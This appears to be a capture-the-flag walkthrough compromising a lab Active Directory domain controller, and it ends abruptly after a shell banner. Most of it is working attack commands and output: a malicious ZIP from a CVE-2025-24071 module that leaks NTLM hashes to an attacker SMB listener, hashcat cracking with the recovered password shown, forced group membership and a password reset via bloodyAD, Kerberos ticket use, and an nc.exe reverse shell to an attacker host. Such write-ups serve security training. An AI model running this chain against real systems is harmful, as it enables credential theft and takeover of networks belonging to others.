
Enum
$ export IP=10.129.14.33
$ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn

Open 10.129.14.33:53
Open 10.129.14.33:80
Open 10.129.14.33:88
Open 10.129.14.33:135
Open 10.129.14.33:139
Open 10.129.14.33:593
Open 10.129.14.33:464
Open 10.129.14.33:445
Open 10.129.14.33:389
Open 10.129.14.33:3389
Open 10.129.14.33:5986
Open 10.129.14.33:6556
Open 10.129.14.33:9389
Open 10.129.14.33:49664
Open 10.129.14.33:49668
Open 10.129.14.33:49671
Open 10.129.14.33:54368
Open 10.129.14.33:56643
Open 10.129.14.33:56659

PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Nanocorp
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Issuer: commonName=DC01.nanocorp.htb
| rdp-ntlm-info:
|   Target_Name: NANOCORP
|   NetBIOS_Domain_Name: NANOCORP
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nanocorp.htb
|   DNS_Computer_Name: DC01.nanocorp.htb
|   DNS_Tree_Name: nanocorp.htb
|   Product_Version: 10.0.20348
5986/tcp  open  ssl/http      syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6556/tcp  open  check_mk      syn-ack check_mk extension for Nagios 2.1.0p10
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack Microsoft Windows RPC
49671/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
54368/tcp open  msrpc         syn-ack Microsoft Windows RPC
56643/tcp open  msrpc         syn-ack Microsoft Windows RPC
56659/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows- Update
/etc/hostsand fix time skew
$ echo "10.129.14.33 nanocorp.htb dc01.nanocorp.htb" | sudo tee -a /etc/hosts
$ sudo ntpdate $IP- Preemptive
krb5.confgeneration
$ nxc smb $IP --generate-krb5-file krb5.conf
- About Us provides a new endpoint to enumerate

hire.nanocorp.htb/etc/hosts

- CVE-2025-24071 - Zip file to leak hashes
$ git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
$ cd CVE-2025-24071-msfvenom
$ mkdir -p ~/.msf4/modules/auxiliary/server/
$ cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
$ cd ../

$ msfconsole

msf > use auxiliary/server/ntlm_hash_leak

msf auxiliary(server/ntlm_hash_leak) > options

Module options (auxiliary/server/ntlm_hash_leak):

   Name          Current Setting       Required  Description
   ----          ---------------       --------  -----------
   ATTACKER_IP                         yes       The IP address to which the SMB request will be sent
   FILENAME      exploit.zip           yes       The name of the ZIP file to create
   LIBRARY_NAME  malicious.library-ms  yes       The name of the .library-ms file
   SHARE_NAME    shared                yes       The SMB share name to use in the .library-ms file

msf auxiliary(server/ntlm_hash_leak) > set ATTACKER_IP <YOUR_IP>
ATTACKER_IP => <YOUR_IP>

msf auxiliary(server/ntlm_hash_leak) > run
[*] Malicious ZIP file created: exploit.zip
[*] Host the file and wait for the victim to extract it.
[*] Ensure you have an SMB capture server running to collect NTLM hashes.
[*] Auxiliary module execution completed- Documentation instructs how to activate listener
msf auxiliary(server/ntlm_hash_leak) > use auxiliary/server/capture/smb

msf auxiliary(server/capture/smb) > set SRVHOST <YOUR_IP>
SRVHOST => <YOUR_IP>

msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
[*] Server is running. Listening on <YOUR_IP>:445- Upload
exploit.zip

...
[*] Server started.
[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.129.14.33
[SMB] NTLMv2-SSP Username   : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash       : web_svc::NANOCORP:71bc4b8a58c0a22d:8aeead59408dbcd761720af99cda824e:010100000000000000959946ab51dc013c35dadd2c9eb4ce000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f00550050000700080000959946ab51dc01060004000200000008003000300000000000000000000000002000001cfbb18c242954dbab6c5750ea5e958b1eb2028475c4e533a6a565967552ada30a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003200330036000000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.129.14.33
[SMB] NTLMv2-SSP Username   : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash : web_svc::NANOCORP:114db824042588b0:2da615572a178245a30d8059f787b762:0101000000000000802b3247ab51dc011f145e8f1bf2b72f000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f005500500007000800802b3247ab51dc01060004000200000008003000300000000000000000000000002000001cfbb18c242954dbab6c5750ea5e958b1eb2028475c4e533a6a565967552ada30a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003200330036000000000000000000- Crack hash
$ echo "web_svc::NANOCORP:7b5505ba5bae3f4b:b1282d1f4dc43220248aba6287004511:010100000000000080586348ab51dc015d9b690843b7b23d000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f00550050000700080080586348ab51dc01060004000200000008003000300000000000000000000000002000001cfbb18c242954dbab6c5750ea5e958b1eb2028475c4e533a6a565967552ada30a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003200330036000000000000000000" > ntlmv2_hash.txt

$ hashcat -m 5600 ntlmv2_hash.txt /usr/share/wordlists/rockyou.txt

WEB_SVC::NANOCORP:7b5505ba5bae3f4b:b1282d1f4dc43220248aba6287004511:010100000000000080586348ab51dc015d9b690843b7b23d000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f00550050000700080080586348ab51dc01060004000200000008003000300000000000000000000000002000001cfbb18c242954dbab6c5750ea5e958b1eb2028475c4e533a6a565967552ada30a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003200330036000000000000000000:dksehdgh712!@#
Credentials
web_svc
dksehdgh712!@#
User
- Bloodhound enumeration
$ nxc ldap nanocorp.htb -u web_svc -p 'dksehdgh712!@#' --bloodhound --collection All --dns-server $IP
web_svccan add themselves toIT_SUPPORTand then resetmonitoring_svcaccount password
$ bloodyAD --host $IP -d dc01.nanocorp.htb -u web_svc -p 'dksehdgh712!@#' add groupMember "IT_SUPPORT" web_svc
[+] web_svc added to IT_SUPPORT

$ bloodyAD --host dc01.nanocorp.htb -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' set password monitoring_svc 'dksehdgh712!@#'
[+] Password changed successfully!- Get a ticket and export it
$ getTGT.py -dc-ip $IP nanocorp.htb/monitoring_svc:'dksehdgh712!@#'

Impacket v0.13.0.dev0+20251016.112753.23a36c62 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in monitoring_svc.ccache

$ export KRB5CCNAME=monitoring_svc.ccache
- Connect via WinRM (SSL)
- winrmexec
$ git clone https://github.com/ozelis/winrmexec
$ python winrmexec/evil_winrmexec.py -ssl -port 5986 -k -no-pass dc01.nanocorp.htb

PS C:\Users\monitoring_svc\Documents> whoami
nanocorp\monitoring_svc
PS C:\Users\monitoring_svc\Documents> type ../Desktop/*.txt
c8d00ac96a241aace2db3a93d788603d
Root
- Checking running processes and file enumeration we verify Checkmk
PS C:\Users\monitoring_svc\Documents> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       2136
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1000
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       1000
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1068
  TCP    0.0.0.0:5986           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:6556           0.0.0.0:0              LISTENING       3804
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2956
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
*snip*- Port
6556is Checkmk - We also see evidence in file enumeration
PS C:\Users\monitoring_svc\Documents> cd ../../
PS C:\Users> dir

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/12/2025   1:45 PM                Administrator
d-----          4/9/2025   6:19 PM                monitoring_svc
d-r---          4/2/2025   6:22 PM                Public
d-----         4/12/2025   1:40 PM                web_svc

PS C:\Users\monitoring_svc\Documents> cd C:\

PS C:\> dir

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         11/3/2025   4:13 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          4/2/2025   6:35 PM                Program Files
d-----          4/5/2025   4:17 PM                Program Files (x86)
d-r---          4/9/2025   6:19 PM                Users
d-----         11/3/2025   4:18 PM                Windows
d-----          4/5/2025  10:59 AM                xampp

PS C:\> dir "Program Files (x86)"

    Directory: C:\Program Files (x86)

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/5/2025   4:17 PM                checkmk
d-----          5/8/2021   1:34 AM                Common Files
d-----         11/3/2025   4:13 PM                Internet Explorer
d-----          5/8/2021   2:40 AM                Microsoft
d-----          5/8/2021   1:34 AM                Microsoft.NET
d-----          5/8/2021   2:35 AM                Windows Defender
d-----         11/3/2025   4:13 PM                Windows Mail
d-----         11/3/2025   4:13 PM                Windows Media Player
d-----          5/8/2021   2:35 AM                Windows NT
d-----         11/3/2025   4:13 PM                Windows Photo Viewer
d-----          5/8/2021   1:34 AM                WindowsPowerShell

PS C:\> cd  C:\ProgramData
PS C:\ProgramData> dir

    Directory: C:\ProgramData

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/5/2025   3:03 PM                checkmk
d---s-          4/2/2025   6:21 PM                Microsoft
d-----          4/2/2025   6:24 PM                Package Cache
d-----         11/9/2025  11:46 PM                regid.1991-06.com.microsoft
d-----          5/8/2021   1:20 AM                SoftwareDistribution
d-----          5/8/2021   2:36 AM                ssh
d-----          4/2/2025   6:22 PM                USOPrivate
d-----          5/8/2021   1:20 AM                USOShared
d-----          4/2/2025   6:25 PM                VMware
-a----          4/5/2025   4:41 PM             46 cmk_agent_uninstall.txt

PS C:\ProgramData> cat C:\ProgramData\cmk_agent_uninstall.txt
Checkmk monitoring agent service - 2.1, 64-bit- Checkmk v2.1 CVE-2024-0670
- Need access to
C:\Windows\Temp - We are limited as
monitoring_svcaccount and presumably need to get a shell asweb_svc - Also need to identify the correct binary to initiate the repair process

PS C:\> dir Windows\Temp
Access to the path 'C:\Windows\Temp' is denied.

PS C:\> Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' | Select-Object DisplayName, LocalPackage | Format-List
---
DisplayName  : Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532
LocalPackage : C:\Windows\Installer\387ce.msi

DisplayName  : VMware Tools
LocalPackage : C:\Windows\Installer\387d1.msi

DisplayName  : Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532
LocalPackage : C:\Windows\Installer\387c6.msi

DisplayName  : Check MK Agent 2.1                <--
LocalPackage : C:\Windows\Installer\1e6f2.msi    <--

DisplayName  : Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.36.32532
LocalPackage : C:\Windows\Installer\387c2.msi

DisplayName  : Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532
LocalPackage : C:\Windows\Installer\387ca.msi
---C:\Windows\Installer\1e6f2.msiis our target binary- I transferred
RunasCs.exeandnc.exeto get shell asweb_svc
$ nc -lvnp PORT
$ python -m http.server PORT
---

PS C:\Users\monitoring_svc> Invoke-WebRequest -Uri http://IP:PORT/RunasCs/RunasCs.exe -OutFile C:\ProgramData\RunasCs.exe
PS C:\Users\monitoring_svc> Invoke-WebRequest -Uri http://IP:PORT/nc.exe -OutFile C:\ProgramData\nc.exe
PS C:\Users\monitoring_svc> C:\ProgramData\RunasCs.exe web_svc 'dksehdgh712!@#' "cmd /c C:\ProgramData\nc.exe IP PORT -e cmd.exe" -d nanocorp.htb -l 2

---

Microsoft Windows [Version 10.0.20348.3207]
